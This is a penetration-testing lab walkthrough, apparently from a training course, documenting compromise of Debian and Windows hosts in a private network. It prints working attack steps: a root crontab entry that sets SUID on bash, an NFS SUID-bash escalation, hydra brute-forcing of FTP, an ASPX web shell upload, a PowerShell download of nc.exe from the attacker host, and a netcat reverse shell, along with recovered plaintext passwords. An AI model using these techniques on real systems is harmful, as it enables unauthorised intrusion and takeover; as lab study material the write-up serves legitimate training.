drwxr-xr-x 5 transito transito 4096 Dec 21 13:35 .
drwxr-xr-x 6 root      root    4096 Dec  3 19:07 ..
-rw-r--r-- 1 transito transito 8406 Dec 22 23:13 .bash_history
-rw-r--r-- 1 transito transito 220 Mar 29 2024 .bash_logout
-rw-r--r-- 1 transito transito 3526 Mar 29 2024 .bashrc
drwx----- 3 transito transito 4096 Dec 14 16:34 .gnupg
-rw-r--r-- 1 transito transito 20 Dec 21 01:01 .lessht
drwxr-xr-x 3 transito transito 4096 Dec  3 18:35 .local
-rw-r--r-- 1 transito transito 807 Mar 29 2024 .profile
-rw-r--r-- 1 transito transito 66 Dec  3 18:37 .selected_editor
drwxr-xr-x 2 transito transito 4096 Dec 12 01:42 .ssh
-rw-r--r-- 1 transito transito 36 Dec  1 16:16 1st.proof
www-data@pteh-debian:/home/transito$
```

```
cat .bash_history
```



```
www-data@pteh-debian:/home/transito$ cat .bash_history
ls -la
whoami
passwd
mysql -utransito -p'Password###333###'
cat .bash_history
sudo -l
www-data@pteh-debian:/home/transito$ █
```

We discovered transito's password. We connected to the machine via ssh using transito's credentials.

We used the command ssh and transito's password (if the ssh ask a question with yes/no insert yes):

ssh transito@192.168.72.5

```
(m.panico20@pteh-kali-072-6)-[~]
$ ssh transito@192.168.72.5
transito@192.168.72.5's password:
Linux pteh-debian 6.1.0-25-686-pae #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sat Dec 21 19:00:22 2024 from 192.168.72.6
transito@pteh-debian:~$ █
```

ls -la

```
transito@pteh-debian: ~
transito@pteh-debian:~$ ls -la
totale 56
drwxr-xr-x 5 transito transito 4096 21 dic 13.35 .
drwxr-xr-x 6 root root 4096 3 dic 19.07 ..
-rw----- 1 transito transito 36 1 dic 16.16 1st.proof
-rw----- 1 transito transito 8370 22 dic 18.50 .bash_history
-rw-r--r-- 1 transito transito 220 29 mar 2024 .bash_logout
-rw-r--r-- 1 transito transito 3526 29 mar 2024 .bashrc
drwx----- 3 transito transito 4096 14 dic 16.34 .gnupg
-rw----- 1 transito transito 20 21 dic 01.01 .lessht
drwxr-xr-x 3 transito transito 4096 3 dic 18.35 .local
-rw-r--r-- 1 transito transito 807 29 mar 2024 .profile
-rw-r--r-- 1 transito transito 66 3 dic 18.37 .selected_editor
drwxr-xr-x 2 transito transito 4096 12 dic 01.42 .ssh
transito@pteh-debian:~$ █
```




We got the 1st.proof:

cat 1st.proof

```
transito@pteh-debian:~$ cat 1st.proof
3ba5ad8cbc5ff1a21a133e516f2b2143 -
transito@pteh-debian:~$
```

We tried to see if transito could run command as root with the following command:

sudo -l

```
transito@pteh-debian:~$ sudo -l
Password:
Corrispondenza voci Defaults per transito su pteh-debian:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
L'utente transito può eseguire i seguenti comandi su pteh-debian:
  (root) /usr/bin/crontab -e
transito@pteh-debian:~$
```

We noticed that transito could run crontab -e as root, so we executed the command:

sudo crontab -e

```
transito@pteh-debian:~$ sudo crontab -e
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow  command
* * * * * /usr/local/bin/iparalipomenidellabatracomiamachia.sh
0,5,10,15,20,25,30,35,36,45,50,55 * * * * /root/dellogs
```

It opened the root crontab in the Vim editor. To edit it, we pressed the i key on the keyboard, which displayed --INSERT-- at the bottom:



```
transito@pteh-debian: ~
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * /usr/local/bin/iparalipomenidellabatracomiomachia.sh
0 5,10,15,20,25,30,35,36,45,50,55 * * * * /root/dellogs
-- INSERT --
```


We added the following line:

*** * * * * chmod u+s /bin/bash**

```
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * /usr/local/bin/iparalipomenidellabatracomiomachia.sh
* * * * * chmod u+s /bin/bash
0 5,10,15,20,25,30,35,40,45,50,55 * * * * /root/dellogs
```



After that, we pressed the esc button, typed :wq and pressed enter:



```
transito@pteh-debian: ~
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * /usr/local/bin/iparalipomenidellabatracomiomachia.sh
* * * * * chmod u+s /bin/bash
0,5,10,15,20,25,30,35,36,45,50,55 * * * * /root/dellogs
~
~
~
~
~
~
~
~
~
~
:wq
```

Now we waited a minute for the 5 * that we added, then we executed the command:

```
/bin/bash -p
```

```
transito@pteh-debian:/$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2#
```

Now we got the root.proof:

cat root.proof

```
bash-5.2# cat root.proof
1e76ede5cb15963d764f3df5d4e5ab7f  -
bash-5.2#
```




192.168.72.5 (BONUS)

Another way to become root without passing for transito is by using the nfs service we identified in the nmap scan. We checked which folder could be mounted via nfs and who had permission to mount it:

showmount -e 192.168.72.5

```
(m.panico20@pteh-kali-072-6)~$ showmount -e 192.168.72.5
Export list for 192.168.72.5:
/tmp *
```

We saw that everyone could mount the /tmp folder, first we move into the mnt folder from our kali:

```
(m.panico20@pteh-kali-072-6)~$ cd /mnt
(m.panico20@pteh-kali-072-6)/mnt$ ls
nfs
```

Then we mounted the folder here:

sudo mount -t nfs 192.168.72.5:/tmp /mnt

```
m.panico20@pteh-kali-072-6: /mnt
(m.panico20@pteh-kali-072-6)/mnt$ ls
2
EkansTmp
_MEIB7Tsey
_MEIEVf1Kj
_MEIEh0Xf9
_MEIKGpVGA
_MEIN4U9sE
_MEIig00Nw
apt.conf.gAr0dc
apt.data.KFXEVf
apt.sig.v75yJE
linpeas.sh
linpeas.sh.1
loremnt
nfs
nxc_hosted
prova
provaKitsunes
ps.txt
rootbash
rootbash2
shell.sh
systemd-private-0cab0194d2ae42e39dee35935b9dff9b-apache2.service-Insiw9
systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-logind.service-SXKMQa
systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-timesyncd.service-mngQL
k
tmp
```

We opened another terminal, connected to the `www-data` user via SSH using the key we added earlier, and navigated to the `/tmp` folder.



```
m.panico20@pteh-kali-072-6: ~
m.panico20@pteh-kali-072-6-[-]
$ ssh www-data@192.168.72.5
Linux pteh-debian 6.1.0-25-686-pae #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec 23 09:53:59 2024 from 192.168.72.6
www-data@pteh-debian:~$ cd /tmp
www-data@pteh-debian:/tmp$ ls
2                linpeas.sh      _MEIEVfiKj     nxc_hosted     rootbash2
apt.conf.gAr0dc  linpeas.sh.1   _MEIig00Nw     prova          shell.sh
apt.data.KFXEVf  loremnt        _MEIKGpVGA     provaKitsunes  systemd-private-0cab0194d2ae42e39dee35935b9dff9b-apache2.service-Insiw9
apt.sig.v75yJE   _MEIB7TSey     _MEIN4U9sE     ps.txt         systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-logind.service-SXKMqa
EkansTmp         _MEIEh0Xf9     nfs            rootbash       systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-timesyncd.service-mngQLk
www-data@pteh-debian:/tmp$
```

We added a copy of our bash:

cp /bin/bash .

```
www-data@pteh-debian:/tmp$ cp /bin/bash .
www-data@pteh-debian:/tmp$ ls -la
totale 15660
drwxrwxrwt 20 root root 4096 23 dic 10.00 .
drwxr-xr-x 18 root root 4096 28 set 08.30 ..
-rw-r--r-- 1 root root 9867353 3 dic 19.44 2
-rw-r--r-- 1 _apt nogroup 11102 1 dic 15.38 apt.conf.gAr0dc
-rw----- 1 _apt nogroup 149228 1 dic 15.38 apt.data.KFXEVf
-rw----- 1 _apt nogroup 1804 1 dic 15.38 apt.sig.v75yJE
-rwxr-xr-x 1 www-data www-data 1408088 23 dic 10.00 bash
-rwxrwxr-x 2 1014 1014 4096 6 dic 17.17 EkansTmp
drwxrwxrwt 2 root root 4096 1 dic 15.36 .font-unix
drwxrwxrwt 2 root root 4096 1 dic 15.36 .ICE-unix
-rwxr-xr-x 1 www-data www-data 830173 5 dic 18.08 linpeas.sh
-rw-r--r-- 1 www-data www-data 830173 5 dic 18.08 linpeas.sh.1
drwxrwxr-x 2 1003 1003 4096 3 dic 01.29 loremnt
drwx----- 10 root root 4096 3 dic 11.57 _MEIB7TSey
drwx----- 4 root root 4096 3 dic 11.51 _MEIEh0Xf9
drwx----- 10 root root 4096 3 dic 11.56 _MEIEVfiKj
drwx----- 10 root root 4096 3 dic 11.50 _MEIig00Nw
drwx----- 3 root root 4096 3 dic 12.00 _MEIKGpVGA
drwx----- 3 root root 4096 3 dic 11.57 _MEIN4U9sE
drwxrwxr-x 2 1023 1023 4096 22 dic 11.09 nfs
drwxr-xr-x 2 root root 4096 3 dic 11.52 nxc_hosted
-rwxr-xr-x 1 transito transito 5 21 dic 13.23 prova
-rw-r--r-- 1 root root 0 6 dic 16.01 provaKitsunes
-rw-rw-r-- 1 1019 1019 33 18 dic 18.37 ps.txt
-rwsr-sr-x 1 root root 1408088 21 dic 13.26 rootbash
-rwsr-sr-x 1 root root 1408088 23 dic 10.00 rootbash2
-rwxrwxr-x 1 1023 1023 55 22 dic 11.16 shell.sh
drwx----- 3 root root 4096 1 dic 15.55 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-apache2.service-Insiw9
drwx----- 3 root root 4096 1 dic 15.36 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-logind.service-SXKMqa
drwx----- 3 root root 4096 1 dic 15.36 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-timesyncd.service-mngQLk
-rw-r--r-- 1 root root 45 21 dic 13.14 .tgz
drwxrwxr-x 2 1004 1004 4096 3 dic 01.06 tmp
drwxrwxrwt 2 root root 4096 1 dic 15.36 .X11-unix
drwxrwxrwt 2 root root 4096 1 dic 15.36 .XIM-unix
www-data@pteh-debian:/tmp$
```



Using the first terminal, we noticed that the bash file was also added to our machine.

```
m.panico20@pteh-kali-072-6:~$ ls -la
ls: _MEIEh0Xf9: Permission denied
ls: systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-logind.service-SXXMQa: Permission denied
ls: _MEIig0ONw: Permission denied
ls: systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-timesyncd.service-mngQLk: Permission denied
ls: apt.data.KFXEVf: Permission denied
ls: systemd-private-0cab0194d2ae42e39dee35935b9dff9b-apache2.service-Insiw9: Permission denied
ls: _MEIEVfiKj: Permission denied
ls: _MEIB7TSey: Permission denied
ls: _MEIKGpVGA: Permission denied
ls: apt.sig.v75yJE: Permission denied
ls: _MEIN4U9sE: Permission denied
total 15660
drwxrwxrwt 20 root      root      4096 Dec 23 10:00 .
drwxr-xr-x 20 root      root      4096 Dec 13 15:30 ..
drwxrwxrwt 2 root      root      4096 Dec 1 15:36 .ICE-unix
drwxrwxrwt 2 root      root      4096 Dec 1 15:36 .X11-unix
drwxrwxrwt 2 root      root      4096 Dec 1 15:36 .XIM-unix
drwxrwxrwt 2 root      root      4096 Dec 1 15:36 .font-unix
-rw-r--r-- 1 root      root      45 Dec 21 13:14 .tgz
-rw-r--r-- 1 root      root      9867353 Dec 3 19:44 2
drwxrwxr-x 2 g.mangiola1 g.mangiola1 4096 Dec 6 17:17 EkansTmp
drwx----- 10 root      root      4096 Dec 3 11:57 _MEIB7TSey
drwx----- 10 root      root      4096 Dec 3 11:56 _MEIEVfiKj
drwx----- 4 root      root      4096 Dec 3 11:51 _MEIEh0Xf9
drwx----- 3 root      root      4096 Dec 3 12:00 _MEIKGpVGA
drwx----- 3 root      root      4096 Dec 3 11:57 _MEIN4U9sE
drwx----- 10 root      root      4096 Dec 3 11:50 _MEIig0ONw
-rw-r--r-- 1 _apt      nogroup   11102 Dec 1 15:38 apt.conf.gAr0dc
-rw----- 1 _apt      nogroup   149228 Dec 1 15:38 apt.data.KFXEVf
-rw----- 1 _apt      nogroup   1804 Dec 1 15:38 apt.sig.v75yJE
-rwxr-xr-x 1 www-data  www-data  1408088 Dec 23 10:00 bash
-rwxr-xr-x 1 www-data  www-data  830173 Dec 5 18:08 linpeas.sh
-rw-r--r-- 1 www-data  www-data  830173 Dec 5 18:08 linpeas.sh.1
drwxrwxr-x 2 l.borrelli11 l.borrelli11 4096 Dec 3 01:29 loremnt
drwxrwxr-x 2 c.santoro41 c.santoro41 4096 Dec 22 11:09 nfs
drwxr-xr-x 2 root      root      4096 Dec 3 11:52 nxc_hosted
-rwxr-xr-x 1 a.accarino6 g.biscardi 5 Dec 21 13:23 prova
-rw-r--r-- 1 root      root      0 Dec 6 16:01 provaKitsunes
-rw-rw-r-- 1 f.quagliuolo f.quagliuolo 33 Dec 18 18:37 ps.txt
-rwsr-sr-x 1 root      root      1408088 Dec 21 13:26 rootbash
-rwsr-sr-x 1 root      root      1408088 Dec 23 10:02 rootbash2
-rwxrwxr-x 1 c.santoro41 c.santoro41 55 Dec 22 11:16 shell.sh
drwx----- 3 root      root      4096 Dec 1 15:55 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-apache2.service-Insiw9
drwx----- 3 root      root      4096 Dec 1 15:36 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-logind.service-SXXMQa
drwx----- 3 root      root      4096 Dec 1 15:36 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-timesyncd.service-mngQLk
drwxrwxr-x 2 m.bove23 m.bove23 4096 Dec 3 01:06 tmp
```

We changed the owner and permissions of the bash file we created as www-data.

sudo chown root:root bash

sudo chmod u+s bash



```
m.panico20@pteh-kali-072-6: /mnt
(m.panico20@pteh-kali-072-6) ./mnt
$ sudo chown root:root bash
(m.panico20@pteh-kali-072-6) ./mnt
$ sudo chmod u+s bash
(m.panico20@pteh-kali-072-6) ./mnt
$ ls -la
ls: _MEIEh0Xf9: Permission denied
ls: systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-logind.service-SXKMqa: Permission denied
ls: _MEIig00Nw: Permission denied
ls: systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-timesyncd.service-mngQLk: Permission denied
ls: apt.data.KFXEVf: Permission denied
ls: systemd-private-0cab0194d2ae42e39dee35935b9dff9b-apache2.service-Insiw9: Permission denied
ls: _MEIEVfikj: Permission denied
ls: _MEIB7Tsey: Permission denied
ls: _MEIKGpVGA: Permission denied
ls: apt.sig.v75yJE: Permission denied
ls: _MEIN4U9sE: Permission denied
total 15656
drwxrwxrwt 20 root root 4096 Dec 23 10:00 .
drwxr-xr-x 20 root root 4096 Dec 13 15:30 ..
drwxrwxrwt 2 root root 4096 Dec 1 15:36 .ICE-unix
drwxrwxrwt 2 root root 4096 Dec 1 15:36 .X11-unix
drwxrwxrwt 2 root root 4096 Dec 1 15:36 .XIM-unix
drwxrwxrwt 2 root root 4096 Dec 1 15:36 .font-unix
-rw-r--r-- 1 root root 45 Dec 21 13:14 .tgz
-rw-r--r-- 1 root root 9867353 Dec 3 19:44 2
drwxrwxr-x 2 g.mangiolai g.mangiolai 4096 Dec 6 17:17 EkansTmp
drwx----- 10 root root 4096 Dec 3 11:57 _MEIB7Tsey
drwx----- 10 root root 4096 Dec 3 11:56 _MEIEVfikj
drwx----- 4 root root 4096 Dec 3 11:51 _MEIEh0Xf9
drwx----- 3 root root 4096 Dec 3 12:00 _MEIKGpVGA
drwx----- 3 root root 4096 Dec 3 11:57 _MEIN4U9sE
drwx----- 10 root root 4096 Dec 3 11:50 _MEIig00Nw
-rw-r--r-- 1 _apt nogroup 11102 Dec 1 15:38 apt.conf.gAr0dc
-rw-r--r-- 1 _apt nogroup 149228 Dec 1 15:38 apt.data.KFXEVf
-rw-r--r-- 1 _apt nogroup 1804 Dec 1 15:38 apt.sig.v75yJE
-rwsr-xr-x 1 root root 1408088 Dec 23 10:00 bash
-rwxr-xr-x 1 www-data www-data 830173 Dec 5 18:08 linpeas.sh
-rw-r--r-- 1 www-data www-data 830173 Dec 5 18:08 linpeas.sh.1
drwxrwxr-x 2 l.borrelli11 l.borrelli11 4096 Dec 3 01:29 loremnt
drwxrwxr-x 2 c.santoro41 c.santoro41 4096 Dec 22 11:09 nfs
drwxr-xr-x 2 root root 4096 Dec 3 11:52 nxc_hosted
-rwxr-xr-x 1 a.accarino6 g.biscardi 5 Dec 21 13:23 prova
-rw-r--r-- 1 root root 0 Dec 6 16:01 provaKitsunes
-rw-rw-r-- 1 f.quagliuolo f.quagliuolo 33 Dec 18 18:37 ps.txt
-rwsr-sr-x 1 root root 1408088 Dec 21 13:26 rootbash
-rwsr-sr-x 1 root root 1408088 Dec 23 10:03 rootbash2
-rwxrwxr-x 1 c.santoro41 c.santoro41 55 Dec 22 11:16 shell.sh
drwx----- 3 root root 4096 Dec 1 15:55 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-apache2.service-Insiw9
drwx----- 3 root root 4096 Dec 1 15:36 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-logind.service-SXKMqa
drwx----- 3 root root 4096 Dec 1 15:36 systemd-private-0cab0194d2ae42e39dee35935b9dff9b-systemd-timesyncd.service-mngQLk
drwxrwxr-x 2 m.bove23 m.bove23 4096 Dec 3 01:06 tmp
```

We returned to the shell with www-data user and executed the command:

`./bash -p`

```
m.panico20@pteh-kali-072-6: ~
www-data@pteh-debian:/tmp$ ./bash -p
bash-5.2# whoami
root
bash-5.2#
```

We are root.



192.168.72.9

For active directory we ran the command nxc to understand which machines are in the domain:

nxc smb 192.168.72.0/24

```
(m.panico20@pteh-kali-072-6) ~
$ nxc smb 192.168.72.0/24
SMB 192.168.72.4 445 SAVA [*] Windows 10 Pro 19045 x64 (name:SAVA) (domain:finance.calipendula.loc) (signing:False) (SMBv1:True)
SMB 192.168.72.3 445 CAVA [*] Windows 10 / Server 2019 Build 19041 x64 (name:CAVA) (domain:finance.calipendula.loc) (signing:False) (SMBv1:False)
SMB 192.168.72.9 445 SANSEVERINO [*] Windows 10 / Server 2019 Build 19041 x64 (name:SANSEVERINO) (domain:finance.calipendula.loc) (signing:False) (SMBv1:False)
SMB 192.168.72.7 445 DC1 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC1) (domain:calipendula.loc) (signing:True) (SMBv1:False)
SMB 192.168.72.8 445 SRVAPP [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRVAPP) (domain:finance.calipendula.loc) (signing:True) (SMBv1:False)
Running nxc against the network 100% 0:00:00
```

From nmap scan on 192.168.72.9 we saw that the ports 80 and 21 are opened:

nmap 192.168.72.9

```
m.panico20@pteh-kali-072-6: ~
(m.panico20@pteh-kali-072-6) ~
$ nmap 192.168.72.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-23 11:09 CET
Nmap scan report for sanseverino (192.168.72.9)
Host is up (0.00061s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: BC:24:11:D0:CD:9E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
(m.panico20@pteh-kali-072-6) ~
$
```

The ftp does not accept anonymous connections, so we browsed 192.168.92.9 to view the web page:



This site is under construction. Please stay aware.

webmaster@localhost



We noticed webmaster@localhost, so we thought it may be a local user with ftp connection. We used the hydra tool to attempt cracking the user's password.

hydra -l webmaster -P /usr/share/wordlist/rockyou.txt ftp://192.168.72.9

```
m.panico20@pteh-kali-072-6: /opt
$ hydra -l webmaster -P /usr/share/wordlists/rockyou.txt ftp://192.168.72.9
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-04 15:50:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.72.9:21/
[21][ftp] host: 192.168.72.9 login: webmaster password: chivas#1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-04 15:50:42

m.panico20@pteh-kali-072-6: /opt
```

We obtained the ftp password for webmaster, so we connected using his credentials.

ftp 192.168.72.9

```
m.panico20@pteh-kali-072-6: ~
(m.panico20@pteh-kali-072-6) ~
$ ftp 192.168.72.9
Connected to 192.168.72.9.
220 Microsoft FTP Service
Name (192.168.72.9:m.panico20): webmaster
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||50912|)
125 Data connection already open; Transfer starting.
11-25-24 05:07PM <DIR> aspnet_client
12-01-24 02:39PM 419 Default.htm
11-25-24 04:47PM 98757 iisstart.png
226 Transfer complete.
ftp>
```

We navigated to the web server directory, opened a new shell, and downloaded a file named cmd.aspx to create a web shell.

wget https://raw.githubusercontent.com/tennc/webshell/refs/heads/master/fuzzdb-webshell/asp/cmd.aspx

```
(m.panico20@pteh-kali-072-6) ~
$ wget https://raw.githubusercontent.com/tennc/webshell/refs/heads/master/fuzzdb-webshell/asp/cmd.aspx
```


We returned on the ftp shell and uploaded the file:

put cmd.aspx




```
ftp> put cmd.aspx
local: cmd.aspx remote: cmd.aspx
229 Entering Extended Passive Mode (|||53780|)
125 Data connection already open; Transfer starting.
100% |*****| 1583 24.34 MiB/s --:-- ETA
226 Transfer complete.
1583 bytes sent in 00:00 (857.40 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||53781|)
150 Opening ASCII mode data connection.
11-25-24 05:07PM <DIR> aspnet_client
12-10-24 12:55PM 1583 cmd.aspx
12-01-24 02:39PM 419 Default.htm
11-25-24 04:47PM 98757 iisstart.png
226 Transfer complete.
ftp>
```

We browsed 192.168.72.9/cms.aspx:



To test, we ran the command ipconfig:

ipconfig



First, we downloaded Netcat into the folder C:\Windows\System32\spool\drivers\color, where everyone has read and write permissions. On our shell, we navigated to the windows-binaries folder.



cd /usr/share/windows-binaries

```
m.panico20@pteh-kali-072-6: /usr/share/windows-binaries
(m.panico20@ pteh-kali-072-6) - [~]
$ cd /usr/share/windows-binaries

(m.panico20@ pteh-kali-072-6) - [/usr/share/windows-binaries]
$ ls
enumplus      fport         nbtenum       radmin.exe    wget.exe
exe2bat.exe   klogger.exe   nc.exe        tmp            whoami.exe
fgdump        mbenum        plink.exe     vncviewer.exe

(m.panico20@ pteh-kali-072-6) - [/usr/share/windows-binaries]
$
```


We used python3 to open a web server and downloaded the nc.exe file on the target machine:

python3 -m http.server 80

```
(m.panico20@ pteh-kali-072-6) - [/usr/share/windows-binaries]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

On the web shell, we entered the following command after /c and pressed run:

powershell -c iwr http://192.168.72.6:80/nc.exe -o c:/windows/system32/spool/drivers/color/nc.exe





We pressed ctrl+c in the Kali shell, where the python server was running, to stop the server. Then, we used netcat to listen on a port and wait for a connection.

```
m.panico20@pteh-kali-072-6: ~
(m.panico20@pteh-kali-072-6)-[~]
$ nc -lnvp 7777
listening on [any] 7777 ...
```

On the web shell, we executed the following command, always after the /c:

c:/windows/system32/spool/drivers/color/nc.exe 192.168.72.6 7777 -e cmd

Program

Arguments

```
(p.messina1@pteh-kali-072-6)-[~]
$ nc -nvlp 7777
listening on [any] 7777 ...
connect to [192.168.72.6] from (UNKNOWN) [192.168.72.9] 51037
Microsoft Windows [Versione 10.0.19045.5247]
(c) Microsoft Corporation. Tutti i diritti sono riservati.
